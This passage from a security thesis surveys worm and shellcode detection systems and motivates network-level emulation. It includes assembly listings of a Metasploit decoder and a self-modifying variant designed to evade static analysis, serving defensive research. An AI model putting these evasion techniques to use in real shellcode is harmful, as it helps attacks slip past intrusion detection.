Similarly to Earlybird, Autograph [106] is an automated signature generation system for previously unknown worms. In contrast to Earlybird, which inspects all monitored traffic, Autograph uses a first stage port scanning-based flow classifier for identifying potential malicious connections. Autograph performs TCP stream reassembly for the inbound part of TCP connections, which reconstructs the client-to-server stream from the incoming packet payloads. The resulting suspicious reassembled streams, grouped by destination port number, are fed to the second signature generation stage. The signature generation algorithm searches for repeated non-overlapping byte sequences across all suspicious streams using Rabin fingerprints.

Akritidis et al. present a worm detection and signature generation approach based on content sifting [19], similar to Earlybird and Autograph. The proposed technique operates on reassembled TCP streams, but explicitly discards traffic sent from servers to a clients and processes only client requests which may carry a worm payload. Prevalent substrings are found using Rabin fingerprints and value-based sampling, which reduces significantly the processing overhead. Other optimizations over pre-

vious approaches include using substrings of 150–250 bytes instead of the 40-byte strings used by Earlybird, which significantly reduces false positives, and giving a higher weight to substrings found in the first few kilobytes of a new stream, which effectively discards repeated control messages of peer-to-peer protocols that appear like worm attacks, but are sent over already established connections that have already transferred a significant amount of data.

An important difference between Earlybird and the other two approaches is that it operates on network packets instead of reassembled TCP streams. This makes it vulnerable to evasion attacks that split the malicious payload over multiple small packets of randomly chosen size, as discussed in Sec. 2.3.2. On the other hand, TCP stream reassembly introduces a significant processing overhead, so its application has to be combined with other off-loading mechanisms and heuristics, which again introduce potential avenues for evasion. For instance, the port scanning detector used by Autograph will miss non-random scanning worms, such as hit-list worms, as discussed in Sec. 3.1.2.

Polymorphic Worm Detection

All of the above methods are based on the prevalence of sufficiently large common contiguous byte sequences across multiple instances of the same worm for deriving matching signatures. However, such approaches are ineffective against polymorphic worms (see Sec. 2.1.3), which change their appearance with every instance, and thus do not contain sufficiently long common byte sequences. Having identified the threat of polymorphic worms, research efforts during the last two years have focused on automated signature generation for the detection of polymorphic worms.

Polygraph [138] generates signatures for polymorphic worms by identifying common invariants, such as return addresses, protocol framing, and poor obfuscation, which the authors argue that are present among different polymorphic worm instances. The key difference to previous automated signature generation approaches is that Polygraph looks for *multiple disjoint* byte sequences, which may be of very small size, instead of single contiguous byte sequences. The authors explore the effectiveness of different classes of signatures. Specifically, among longest substring, best substring, conjunction, token subsequence, and Bayes signatures, token subsequence signatures are the most effective, with the lowest false positive rate. Token subsequence signatures consist of multiple disjoint substrings and can be expressed with regular expressions. Bayes signatures are similar to token subsequence signatures, but allow for probabilistic rather than exact matching, by assigning an occurrence probability to each token. Similarly to Polygraph, Hamsa [119] is a network-based automated signature generation system for polymorphic worms. Using greedy algorithms, Hamsa achieves significant improvements in speed, noise tolerance, and attack resilience over Polygraph.

Both Polygraph and Hamsa require a first-level flow classifier that splits the traffic into two different pools for innocuous and suspicious samples. Signature generation

algorithms take as input the samples of the suspicious flow pool for producing signatures. Although the details of this classifier remain unclear, both systems are designed to cope with "noise" that may be introduced by the classifier, e.g., due to misclassified flows. However, as shown by Perdisci et al., this classifier introduces an additional avenue for evasion [151]. The authors demonstrate a noise-injection attack against Polygraph's flow classifier, which causes it to incorrectly label specially crafted non-worm samples as suspicious, and consequently generate unreliable signatures.

Going one step further, the authors of Paragraph [139] describe attacks against the flow classifiers used in both Polygraph and Hamsa whereby a *delusive* adversary whose all samples are correctly classified as malicious can also severely hinder signature generation.

3.4.2 Honeypot-based Techniques

Honeycomb [110] is probably the first automated system for the extraction of attack signatures from network traffic. Honeycomb has been implemented as an extension to the `honeyd` [166] low interaction honeypot, which groups connections to the same destination port, and attempts to extract patterns from the exchanged messages. Pattern detection is performed by applying the longest common subsequence (LCS) algorithm to the messages of the different connections in the same group, in two different ways. Given a sequence of messages, *horizontal detection* applies the LCS algorithm to the ith messages of all connections with the same destination number. In contrast, *vertical detection* first concatenates the incoming messages of individual connections, and then applies the LCS algorithm to the different concatenated streams.

Nemean [241] is a system for automated signature generation from honeynet traces, aiming to reduce the rate of false positives by creating semantics-aware signatures. The architecture consists of two components: the data abstraction component (DAC) and the signature generation component (SGC). The DAC takes as input a honeynet trace and first normalizes the packets for disambiguating obfuscations at the network, transport, and application layers (for HTTP and NetBIOS/SMB protocols). Then, it groups packets to flows, flows to connections (request-response message collections), and connections to sessions, which are defined as sequences of connections between the same pair of hosts. Normalized sessions are finally transformed into XML-encoded semi-structured session trees, suitable for input to the clustering module. In the SGC, a clustering module groups connections and sessions with similar attack profiles according to a similarity metric. Then, the automata learning module constructs an attack signature from a cluster of sessions using a machine-learning algorithm. Due to the hierarchical nature of the session data, Nemean produces separate signatures for connections and sessions, appropriate for usage with the Bro NIDS [149].

Honeycomb and Nemean operate on the premise that network traffic observed by honeypots is considered a priori suspicious. However, this assumption is not always true, since a honeypot can also receive non-attack traffic, e.g., due to user mistakes or network misconfigurations. Furthermore, once an attacker has identified a hon-

eypot [91, 128, 180], he can deliberately poison it with legitimate traffic in order to mislead signature generation [139, 151].

Having identified this issue, Tang and Chen propose a unique double-honeypot architecture that accurately distinguishes between worm traffic and legitimate activities [209]. Since an infected host will try to propagate the worm to other hosts, the authors propose to consider as malicious only the outbound traffic of a newly infected honeypot, which is forwarded to a second honeypot. If the first honeypot is configured to never initiate any connections, then any outbound traffic from it should be the result of a worm infection. After collecting a number of variants of a given polymorphic worm, the system uses iterative algorithms to derive a position-aware distribution signature (PADS) which the authors claim to be more flexible than traditional fixed string signatures, and more precise than position-unaware statistical signatures.

Argos [163] is a worm and targeted attack containment environment based on a heavily instrumented high-interaction honeypot. The analysis is based on taint tracking of network data throughout the execution to identify their invalid use as jump targets, function addresses, instructions, and so on. Upon the identification of an attack, Argos generates an exploit-specific NIDS signature by correlating the data logged by the emulator with the data collected from the network.

3.5 Distributed Systems

The proliferation of Internet worm outbreaks in recent years, combined with the limitations of traditional containment approaches, such as manual filtering and automated signature extraction, has given rise to research efforts towards distributed defense systems against large-scale epidemics based on cooperative hosts. Using multiple vantage points, such systems can rapidly inform all members of the system upon the detection of a new threat by one or a few of the participating nodes. Furthermore, distributed detection systems can correlate attack information from multiple points to improve detection ability and eliminate false positives [24].

DOMINO [238] is an overlay system for cooperative intrusion detection. The system is organized in two layers, with a small core of trusted nodes and a larger collection of nodes connected to the core. The experimental analysis demonstrates that a coordinated approach based on correlating attack alerts from different operational networks has the potential of providing early warning for large-scale attacks while reducing the rate of false alarms.

WormShield [49] is a collaborative worm detection and fingerprinting system aiming to identify and contain unknown worms before they infect most vulnerable hosts. The system is based on geographically dispersed sensors organized into a structured peer-to-peer overlay network. Each sensor computes a local content prevalence table, similarly to previous automated signature generation systems [106, 190]. Content blocks that reach a certain local prevalence threshold are inserted into a global prevalence table which is shared among all the participating nodes, enabling this way quick

fingerprinting of 0-day worms. Bakos and Berk [33] propose an Internet-scale framework for worm detection that relies on ICMP destination unreachable (ICMP-T3) messages produced by failed connection attempts to identify worm activity and infected nodes. The system requires instrumented routers to forward such messages to a central collection point for analysis.

Distributing the monitoring of unused portions of the IP address space also results to more effective monitoring of large-scale attacks. Rajab et al. [171] show that multiple small network telescopes with half the address space of a centralized telescope can detect non-uniform scanning worms in two to four times faster than a centralized telescope. Furthermore, knowledge of the vulnerability density of the population can further improve detection time. Bailey et. al describe the Internet Motion Sensor [32], a distributed darkspace monitoring system comprising 28 address blocks in 18 ISPs and academic institutions, aimed at measuring, characterizing, and tracking Internet-based threats, including worms. The distributed monitors use lightweight responders and filtering mechanisms to gather suspicious traffic, which is processed by a central aggregator which provide summaries of identified security events.

Zou et al. [245] describe an Internet worm monitoring architecture, where the participating hosts and routers send alarm reports to a centralized collection and analysis system. The analysis is based on a "trend detection" methodology which can detect a worm at its early propagation stage using a Kalman filter estimation algorithm. In accordance to other studies [32, 171], the authors conclude that for nonuniform scanning worms, such as sequential-scanning worms [80], detection effectiveness increases with the distribution of the covered address space.

The participating hosts in the above approaches are implicitly trusted. Other research efforts consider cooperative systems that tolerate malicious participants. Anagnostakis et al. describe a cooperative immunization system for defending against propagating worms [23]. The proposed algorithm, called COVERAGE, allows cooperating hosts to share information about in-progress attacks, and use this information for controlling the behavior of detection and filtering resources. The system is also robust against malicious participants using global state sampling for validating claims made by individual participants. Analysis by Kannan et al [102] has shown that cooperative response algorithms can improve containment even when a minority of hosts cooperate.

3.6 Moving Towards End-hosts

Although our work is related to network level detection, in this section we briefly discuss some recent proposals that are installed on end-hosts, but operate on *network* data. These methods operate using the network data provided by the network stack of the operating system, but do not interact with the code of user-level processes.

Shield [222] uses vulnerability-specific filters with the purpose of blocking exploits for a given vulnerability until a relevant patch is released. Shields are installed at

the network stack of end-hosts, above the transport layer, and examine the incoming and outgoing traffic. Although shields are manually crafted, they protect against a particular vulnerability, instead of a particular attack instance or attack family. Thus, they can protect against future unknown attacks that exploit the same vulnerability.

The ideal place for the implementation of a shield would be at the application protocol layer, however usually applications do not provide the necessary hooks for intercepting the already parsed messages. Thus, some redundant protocol parsing is unavoidable. Shield uses partial protocol state machines which maintain the relevant session and communication context. This enables Shield to test for specific application message sequences instead of just single messages. Each shield consists of two parts. The first contains static information such as protocol states and transitions, parsing information for the fields of interest, any application message boundary marker (e.g., CRLF), and the relevant port number. The second describes the run-time operations that should be performed for the identification of an exploit (e.g., pattern matching, field evaluation).

Shield does not exploit any crucial functionality of end hosts, so it would be possible to implement it completely at the network level using passive monitoring techniques. The current implementation relies on the inevitably redundant application-level protocol parsing according to the protocol of the protected service, thus the same protocol processing could be implemented at network level, above a generic TCP stream reassembly module commonly found in network intrusion detection systems.

Vigilante [60] is an end-to-end worm containment approach based on collaborative worm detection at end hosts. Instrumented versions of services are running on end hosts in a honeypot fashion. Upon the detection of an attack, the host issues a *self certifying alert* which is disseminated to all the participating hosts. Each host that receives an alert, after testing it, installs a corresponding filter at the socket layer by intercepting calls to functions that read network data.

COVERS [120] combines off-the-shelf attack detection techniques with a forensic analysis of the victim server memory to correlate attacks to inputs received from the network, and automatically generate signatures to filter out future attack instances. As in Vigilante, signatures are installed at the socket layer through library interposition for the interception of library calls that read network input.

As discussed in Sec. 7.3.3, shifting current network-level detection approaches to end-hosts may be inevitable in the near future, due to the widespread use of network data transformations above the transport layer, such as end-to-end encryption and compression.

3.7 Techniques based on Static Analysis of Binary Code

Having identified the limitations of signature-based approaches in the face of polymorphism, several recent research efforts have turned to static binary code analysis for the identification of exploit code inside network flows [20, 52, 112, 150, 212, 227]. These

approaches treat the input network stream as potential machine code and analyze it for signs of malicious behavior. The first step of the analysis involves the decoding of the binary machine instructions into their corresponding assembly language representation, a process called disassembly. After the code has been disassembled, some techniques derive further control or data flow information that is then used for the discrimination between shellcode and benign data.

3.7.1 Sled Detection

Initial approaches based on static binary code analysis focused on the identification of the sled component of polymorphic shellcodes (see Sec. 2.1.3). Abstract payload execution (APE) [212] is the first method that applied static analysis techniques in network traffic for the identification of malicious code. APE is a detection mechanism based on recursive traversal disassembly (see Sec. 4) which enables the detection of sleds by looking for sufficiently long series of valid instructions: instructions which decode correctly and whose memory operands are within the address space of the process being protected against attacks. To reduce its runtime overhead, APE uses sampling to pick a small number of positions in the data from which it will start abstract execution. The number of successfully decoded instructions from each position is called the Maximum Executable Length (MEL). When APE encounters a conditional branch, it follows both branches (inherent characteristic of the recursive traversal disassembly algorithm) and considers the longest one as the MEL. If the destination of the branch can not be determined statically, APE terminates execution and uses the MEL value computed so far. A sled is detected if a given packet has a sequence with a MEL value greater than 35.

Akritidis et al. propose STRIDE [20], a similar sled detection algorithm able to detect more obfuscated types of sleds that other techniques are blind to, such as *trampoline* sleds, which employ forward jump instructions in order to exhibit a very low MEL value and evade detection.

However, as discussed in Sec. 2.1.3, sleds are mostly useful in expediting exploit development, and in several cases, especially in Windows exploits, can be completely avoided through careful engineering using register springs [64]. In fact, most infamous Internet worms so far did not employ sleds.

3.7.2 Polymorphic Shellcode Detection

Over the last few years, several research efforts have started to use static binary code analysis techniques to data captured from the network for the identification of attacks carrying polymorphic shellcode.

Payer et al. [150] describe a hybrid polymorphic shellcode detection engine based on a neural network that combines several heuristics, including a NOP-sled detector and recursive traversal disassembly. However, the neural network must be trained

with both positive and negative data in order to achieve a good detection rate, which makes it ineffective against zero-day attacks.

Kruegel et al. [112] present a worm detection method that identifies structural similarities between different worm mutations. The proposed approach uses recursive traversal disassembly in order to derive the control flow graph (CGF) of each attack instance, and then compares the CFGs of multiple instances in order to identify similarities that may denote the detected instances belong to different mutations of the same attack. The approach is inspired by the automated signature generation algorithms for non-polymorphic worms [106, 190].

Styx [52] differentiates between benign data and program-like exploit code in network streams by looking for meaningful data and control flow structures, which are usually found in polymorphic shellcode, and blocks identified attacks using automatically generated signatures. SigFree [227] detects the presence of attack code inside network packets using both control and data flow analysis to discriminate between code and data. Data flow analysis examines the data operands of instructions and tracks the operations that are performed on them within a certain code block. After the extraction of the control flow graph, SigFree uses data flow analysis techniques to prune seemingly useless instructions, aiming to identify an increased number of remaining useful instructions that denote the presence of code. STILL [226] uses algorithms based on static taint and initialization analyses to detect exploit code embedded in network streams. STILL uses multiple passes over the disassembled code to determine the presence of self-modifying code, indirect jumps, metamorphism, and other indications of exploit code.

Research in this area seems very promising, since most of the above methods combine several highly desirable characteristics. First, they are not based on predefined signatures, which enables them to detect previously unknown attacks. Second, they are able to detect polymorphic attack, which pose a significant challenge to current zero day polymorphic attack detection methods. Third, most of them [52, 150, 227] are able to detect polymorphic shellcodes based on a *single* network packet or TCP stream, which makes them effective against targeted attacks—a unique characteristic that is getting increasingly important and is found only in a few other systems (e.g., some content-based anomaly detectors, as discussed in Sec. 3.1.3).

However, as we discuss in this work (Sec. 4), an attacker can effectively and effortlessly hinder static analysis, and thus evade detection, using *static analysis resistant* shellcode. We discuss in detail such evasion methods in Sec. 4.

3.8 Emulation-based Detection and Analysis

After the publication of our first proposal that introduced the concept of using dynamic analysis using code emulation for the detection of polymorphic shellcode [158], several research efforts proposed improvements and applied emulation-based shellcode detection to other domains.

Zhang et al. [244] propose to combine network-level emulation with static and data flow analysis for improving runtime detection performance. However, the proposed method requires the presence of a decryption loop in the shellcode, and thus will miss any polymorphic shellcodes that use unrolled loops or linear code.

`Libemu` [30] is an open-source x86 emulation library tailored to shellcode analysis and detection. Shellcode execution is identified using the GetPC heuristic. `Libemu` can also emulate the execution of Windows API calls by creating a minimalistic process environment that allows the user to install custom hooks to API functions. Although the actual execution of API functions can be used as an indication for the execution of shellcode, these actions will be observed only after `kernel32.dll` has been resolved and the required API functions have been located through the Export Directory Table or the Import Address Table. Compared to the `kernel32.dll` resolution heuristics presented in Sec. 6.3, this technique would require the execution of a much larger number of instructions until the first API function is called, and also the emulation of the actual functionality of each API call thereafter. This means that the execution threshold of the detector should be set much higher, resulting to degraded runtime performance. For applications in which the emulator can spend more cycles on each input, both heuristics can coexist and operate in parallel, e.g., along with all other heuristics used in Nemu, offering even better detection accuracy.

Besides the detection of code injection attacks against network services [157], emulation-based shellcode detection using the GetPC heuristic has been used for the detection of drive-by download attacks and malicious web sites. Egele et al. [73] propose a technique that uses a browser-embedded CPU emulator to identify javascript string buffers that contain shellcode. Wepawet [85] is a service for web-based malware detection that scans and identifies malicious web pages based on various indications, including the presence of shellcode. The CPU emulator in both projects is based on `libemu`.

Shellcode analysis systems help analysts study and understand the structure and functionality of a shellcode sample. Ma et al. [123] used code emulation to extract the actual runtime instruction sequence of shellcode samples captured in the wild. Spector [46] uses symbolic execution to extract the sequence of library calls made by the shellcode, along with their arguments, and at the end of the execution generates a low-level execution trace. Yataglass [188] improves the analysis capabilities of Spector by handling shellcode that uses memory-scanning attacks. In the front of dynamic malware analysis, systems like Anubis [39] and CWSandbox [233] use heavily instrumented virtual environments to provide a detailed analysis of malware samples, and can thus be used for shellcode analysis by wrapping the shellcode into a simple executable.

4. Evading Static Code Analysis

Several research efforts have turned to static binary code analysis for detecting previously unknown polymorphic code injection attacks at the network level [20, 52, 112, 150, 212, 226, 227]. These approaches treat the input network stream as potential machine code and analyze it for signs of malicious behavior. The first step of the analysis involves the decoding of the binary machine instructions into their corresponding assembly language representation, a process called disassembly. Some methods rely solely to disassembly for identifying long instruction chains that may denote the existence of a NOP sled [20, 212] or shellcode [150]. After the code has been disassembled, some techniques derive further control or data flow information that is then used for the discrimination between shellcode and benign data [52, 112, 227].

However, after the flow of control reaches the shellcode, the attacker has complete freedom to structure it in a complex way that can thwart attempts to statically analyze it. In this chapter, we discuss techniques that the attackers can use to obfuscate the shellcode in order to evade network-level detection methods based on static binary code analysis. Note that the techniques presented here are rather trivial compared to elaborate binary code obfuscation methods [29, 122, 216], but powerful enough to illustrate the limitations of detection methods based on static analysis. Advanced techniques for complicating static analysis have also been extensively used for tamper-resistant software and for preventing the reverse engineering of executables, as a defense against software piracy [58, 124, 221].

4.1 Thwarting Disassembly

There are two main code disassembly techniques: *linear sweep* and *recursive traversal* [182]. Linear sweep begins with the first byte of the stream and decodes each instruction sequentially, until it encounters an invalid opcode or reaches the end of the stream. The main advantage of linear sweep is its simplicity, which makes it very light-weight, and thus an attractive solution for high-speed network-level detectors.

Since the IA-32 instruction set is very dense, with 248 out of the 256 possible byte values representing a legitimate starting byte for an instruction, disassembling random

```
0000  6A7F       push 0x7F
0002  59         pop ecx
0003  E8FFFFFFFF call 0x7
0008  C15E304C   rcr [esi+0x30],0x4C
000C  0E         push cs
000D  07         pop es
000E  E2FA       loop 0xA
0010
...   <encrypted payload>
008F
```

(a)

```
0000  6A7F       push 0x7F
0002  59         pop ecx
0003  E8FFFFFFFF call 0x7
0007  FFC1       inc ecx
0009  5E         pop esi
000A  304C0E07   xor [esi+ecx+0x7],cl
000E  E2FA       loop 0xA
0010
...   <encrypted payload>
008F
```

(b)

Figure 4.1: Disassembly of the decoder produced by the Countdown shellcode encryption engine using (a) linear sweep and (b) recursive traversal.

data is likely to give long instruction sequences of seemingly legitimate code [164]. The main drawback of linear sweep is that it cannot distinguish between code and data embedded in the instruction stream, and incorrectly interprets them as valid instructions [111]. An attacker can exploit this weakness and evade detection methods based on linear sweep disassembly using well-known anti-disassembly techniques. The injected code can be obfuscated by interspersing junk data among the exploit code, not reachable at runtime, with the purpose to confuse the disassembler. Other common anti-disassembly techniques include overlapping instructions and jumping into the middle of instructions [57].

The recursive traversal algorithm overcomes some of the limitations of linear sweep by taking into account the control flow behavior of the program. Recursive traversal operates in a similar fashion to linear sweep, but whenever a control transfer instruction is encountered, it determines all the potential target addresses and proceeds with disassembly at those addresses recursively. For instance, in case of a conditional branch, it considers both the branch target and the instruction that immediately follows the jump. In this way, it can "jump around" data embedded in the instruction stream which are never reached during execution.

Figure 4.1 shows the disassembly of the decoder part of a shellcode encrypted using the Countdown encryption engine of the Metasploit Framework [2] using linear sweep and recursive traversal. The code has been mapped to address `0x0000` for presentation purposes. The target of the `call` instruction at address `0x0003` lies at address `0x0007`, one byte before the end of `call`, i.e., the `call` instruction jumps to itself. This tricks linear disassembly to interpret the instructions immediately following the `call` instruction incorrectly. In contrast, recursive traversal follows the branch target and disassembles the overlapping instructions correctly.

However, the targets of control transfer instructions are not always identifiable. Indirect branch instructions transfer control to the address contained in a register operand and their destination cannot be statically determined. In such cases, recur-

sive traversal also does not provide an accurate disassembly, and thus, an attacker could use indirect branches extensively to hinder it. Although some advanced static analysis methods can heuristically recover the targets of indirect branches, e.g., when used in jump tables, they are effective only with compiled code and well-structured binaries [34, 55, 111, 182]. A motivated attacker can construct highly obfuscated code that abuses any assumptions about the structure of the code, including the extensive use of indirect branch instructions, which impedes both disassembly methods.

4.2 Thwarting Control and Data Flow Analysis

Once the code has been disassembled, some approaches analyze the code further using *control flow analysis*, by extracting its control flow graph (CFG). The CFG consists of basic blocks as nodes, and potential control transfers between blocks as edges. Kruegel et al. [112] use the CFG of several instances of a polymorphic worm to detect structural similarities between different mutations. Chinchani et al. [52] differentiate between data and exploit code in network streams based on the control flow of the extracted code.

SigFree, proposed by Wang et al. [227], uses both control and *data flow analysis* to discriminate between code and data. Data flow analysis examines the data operands of instructions and tracks the operations that are performed on them within a certain code block. After the extraction of the control flow graph, SigFree uses data flow analysis techniques to prune seemingly useless instructions, aiming to identify an increased number of remaining useful instructions that denote the presence of code.

However, even if a precise approximation of the CFG can be derived in the presence of indirect jumps or other anti-disassembly tricks, a motivated attacker can still hide the real CFG of the shellcode using *self-modifying* code, a much more powerful technique. Self-modifying code modifies its own instructions dynamically at runtime. Although payload encryption is also a form of self-modification, in this section we consider modifications to the decoder code itself, which is the only shellcode part exposed to static binary code analysis.

Self-modifying code can transform almost any of its instructions to a different one, so an attacker can construct a decryptor that will eventually execute instructions that do not appear in the initial code image, on which static analysis methods operate on. Thus, crucial control transfer or data manipulation instructions can be concealed behind fake instructions, specifically selected to hinder control and data flow analysis. The real instructions will be written into the shellcode's memory image while it is executing, and thus are inaccessible to static binary code analysis methods.

A very simple example of this technique, also known as "patching," is presented in Fig. 4.2, which shows the recursive traversal disassembly of a modified version of the Countdown decoder presented in Fig. 4.1. There are two main differences: an `add` instruction has been added at address `0x000A`, and the `loop 0xA` instruction has been replaced by `add bh,dl`. At first sight, this code does not look like a

```
0000  6A7F          push 0x7F
0002  59            pop ecx
0003  E8FFFFFFFF    call 0x7
0007  FFC1          inc ecx
0009  5E            pop esi
000a  80460AE0      add [esi+0xA],0xE0
000e  304C0E0B      xor [esi+ecx+0xB],cl
0012  02FA          add bh,dl
0014
...   <encrypted payload>
0093
```

Figure 4.2: A modified, static analysis resistant version of the Countdown decoder.

```
0000  6A7F          push 0x7F
0002  59            pop ecx                ;ecx = 0x7F
0003  E8FFFFFFFF    call 0x7               ;PUSH 0x8
0007  FFC1          inc ecx                ;ecx = 0x80
0009  5E            pop esi                ;esi = 0x8
000a  80460AE0      add [esi+0xA],0xE0     ;ADD [0012] 0xE0
000e  304C0E0B      xor [esi+ecx+0xB],cl   ;XOR [0093] 0x80
0012  E2FA          loop 0xE               ;ecx = 0x7F
000e  304C0E0B      xor [esi+ecx+0xB],cl   ;XOR [0092] 0x7F
0012  E2FA          loop 0xE               ;ecx = 0x7E
...
```

Figure 4.3: Execution trace of the modified Countdown decoder shown in Fig. 4.2. The `add [esi+0xA],0xE0` instruction modifies the contents of address `0012`, changing the `add bh,dl` instruction to `loop 0xe`.

polymorphic decryptor, since the flow of control is linear, without any backward jumps that would form a decryption loop. However, in spite of the intuition we get by statically analyzing the code, the code is indeed a polymorphic decryptor which decrypts the encrypted payload correctly, as shown by the execution trace of Fig. 4.3.

The decoder starts by initializing `ecx` with the value `0x7F`, which corresponds to the encoded payload size minus one. The `call` instruction sets the instruction pointer to the relative offset `-1`, i.e., the `inc ecx` instruction at address `0x0007`. `Pop` then loads the return address that was pushed in the stack by `call` in `ecx`. These instructions are used to find the absolute address from which the decoder is executing, as discussed in Sec. 6.1.1.

The crucial point is the execution of the `add [esi+0xA],0xE0` instruction. The effective address of the left operand corresponds to address `0x0012`, so `add` will



Figure 4.4: Control flow graph of the modified Countdown decoder (a) based on the code derived using recursive traversal disassembly, and (b) based on its actual execution.

modify its contents. Initially, at this address is stored the instruction `add bh,dl`. By adding the value `0xE0` to this memory location, the code at this location is modified and `add bh,dl` is transformed to `loop 0xe`. Thus, while the decryptor is executing, as soon as the instruction pointer reaches the address `0x0012`, the instruction that will actually be executed is `loop 0xe`.

Even in this simple form, the above technique is very effective in obfuscating the real CFG of the shellcode. Indeed, as shown in Fig. 4.4, a slight self-modification of just one instruction results to significant differences between the CFG derived using static analysis, and the actual CFG of the code that is eventually executed. If such self-modifications are applied extensively, then the real CFG can effectively be completely concealed. Going one step further, an attacker could implement a polymorphic engine that produces decryptors with arbitrarily fake CFGs, different in each shellcode instance, for evading detection methods based on CFG analysis. This can be easily achieved by placing fake control transfer instructions which during execution are overwritten with other useful instructions. Instructions that manipulate crucial data can also be concealed in the same manner in order to hinder data flow analysis. Static binary code analysis would need to be able to compute the output of each instruction in order to extract the real control and data flow of the code that will be eventually executed.

5. Network-level Emulation

In this chapter we discuss the main concepts of network-level emulation, and provide a detailed description of the detection engine used in Nemu. The runtime detection heuristics for each different shellcode class are presented in the following chapter, while implementation details are discussed in Chapter 7.

5.1 Motivation

Carefully crafted shellcode can evade detection methods based on static binary code analysis. Using anti-disassembly techniques, indirect control transfer instructions, and most importantly, self-modifications, static analysis resistant shellcode will not reveal its actual form until it is actually executed on a real CPU. This observation motivated us to explore whether it is possible to detect such highly obfuscated shellcode by actually *executing* it, using only information available at the network level.

Emulation-based detection aims to identify the mere presence of shellcode in arbitrary data streams. The principle behind this approach is that, due to the high density of the IA-32 instruction set in terms of available opcodes, any piece of data can be interpreted as valid machine code and be treated as such. For example, in the same way an input that is treated as a series of bytes can be inspected using string signatures or regular expressions, when the same input is interpreted as a series of machine instructions, it can then be examined using code analysis techniques like static code analysis or code emulation.

The machine code interpretation of arbitrary data results to random code which, when it is attempted to run on an actual CPU, usually crashes soon, e.g., due to the execution of an illegal instruction. In contrast, if some input contains actual shellcode, then this code will run normally, exhibiting a potentially detectable behavior, as illustrated in Fig. 5.1. Shellcode is nothing more than a series of assembly instructions, usually crafted as position-independent code that can be injected and run from an arbitrary location in a vulnerable process, and thus its execution can be easily simulated using merely a CPU emulator.



Figure 5.1: Overview of network-level emulation. After TCP stream reassembly, each network request is interpreted as machine code and is loaded on a CPU emulator. The execution of the random code corresponding to a benign request usually ends abruptly after a few instructions, while the execution of an actual polymorphic shellcode exhibits a certain detectable behavior.

5.2 Generic Shellcode Detection

Our approach for the generic detection of previously unknown shellcode is based on runtime detection heuristics that match inherent execution patterns found in different shellcode types. The attack detection system is built around a CPU emulator that executes every potential instruction sequence found in the inspected input. During each execution the system checks several conditions that should all be satisfied in order for a heuristic to match some shellcode.

All heuristics are evaluated in parallel and are orthogonal to each other, which means that more than one heuristic can match during the execution of some shellcode, giving increased detection confidence. For example, some heuristics match the decryption process of polymorphic shellcodes, while others match operations found in plain shellcode. Since any polymorphic shellcode carries an encrypted version of a plain shellcode, the execution of a polymorphic shellcode usually triggers both self-decrypting and plain shellcode heuristics.

The overall concept can be thought as analogous to the operation of a typical signature-based intrusion detection system, with some key differences: each input is treated as code instead of a series of bytes, the detection engine uses code emulation instead of string or regular expression matching, and each "signature" describes a generic, inherent behavior found in all instances of a particular type of malicious code, instead of an exploit or vulnerability-specific attack vector.

5.3 Shellcode Execution

Our goal is to detect network streams that belong to code injection attacks by passively monitoring the incoming network traffic and identifying the presence of shellcode. Each request to some network service hosted in the protected network is treated as a potential attack vector. The detector attempts to execute each incoming request in a virtual environment as if it was executable code.

Being isolated from the vulnerable host, the detector lacks the context in which the injected code would run. Crucial information such as the OS of the host and the process being exploited might not be known in advance. At first sight, under these extremely obscure conditions, it does not seem feasible to fully simulate the execution of arbitrary shellcode by relying only on the captured attack vector.

5.3.1 Position-independent Code

In a dynamically changing stack or heap, the exact memory location where the shellcode will be injected is not known in advance. For this reason, any absolute addressing is avoided and reliable shellcode is made completely relocatable in order to run from any memory position. Otherwise, the exploit becomes fragile [191]. For instance, in case of Linux stack-based buffer overflows, the absolute address of the vulnerable buffer varies between systems, even for the same compiled executable, due to the different environment variables that are stored in the beginning of the stack. This position-independent nature of shellcode allows us to map it in an arbitrary memory location in the virtual address space of the emulator and start executing it from there.

5.3.2 Known Operand Values

The shellcode is usually implemented in a generic way that allows it to run correctly at any point after it has been injected into the vulnerable process. This also allows attackers to easily rearrange and reuse shellcode components according to the needs of each exploit [2]. As discussed in Sec. 9, we observed extensive code reuse among different attack instances captured in the wild.

